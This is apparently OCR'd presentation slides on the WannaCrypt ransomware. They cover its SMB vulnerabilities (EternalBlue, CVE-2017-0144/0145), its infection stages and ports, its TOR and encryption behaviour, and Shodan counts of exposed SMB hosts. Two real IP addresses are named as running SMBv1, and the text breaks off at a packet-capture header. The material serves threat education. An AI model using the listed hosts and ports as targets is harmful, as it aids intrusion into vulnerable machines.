
Vulnerabilities of SMB from NSA, USA

- Eternal Blue, Eternal Romance, CVE-2017-0144, CVE-2017-0145.
- Over 230,000 computers in 150 countries were infected since 2017

Particular Behavior

Malicious Activity

- Multiple language message to extortion victims.
- Infects others Windows computers in LAN and WAN both by SMB protocol.



參考資料: https://www.theregister.co.uk/2017/05/13/wannacrypt_ransomware_worm/, 2019

Source: Kaspersky Lab

The Evolution of WannaCrypt

早期階段


- Malicious email attachment
- SMB, CVE-2017-0144
- SMB, CVE-2017-0145

中期階段

- TCP-139, TCP-445
- UDP-135, UDP-137
- TOR 通訊連接到暗網

末期階段

- RC4, RSA 加密
- BitCoint 付款



SHODAN SMB Explore

Exploits Maps Images

TOTAL RESULTS

1,842,329

TOP COUNTRIES

United States	562,037
Russian Federation	283,940
Japan	91,832
South Africa	84,994
Taiwan	80,390

TOP SERVICES

SMB	1,822,367


New Service: Keep track of what you hav

211.118.207.160
Windows 10 Pro 17134
LG DACOM Corporation
Added on 2019-11-12 09:07:18 GMT
Korea, Republic of

```
SMB Status
Authentication: enabled
SMB Version: 1
Capabilities: unicode,large-files,nt-s
x,lwio,extended-security
```


178.184.191.164
164-191-184-178.pppoe.irtel.ru
Unix
OJSC Sibirtelecom
Added on 2019-11-12 09:07:36 GMT
Russian Federation, Irkutsk

TOR Traffic of WannaCrypto




```
No.   Time       Source         Destination    Protocol  Length Info
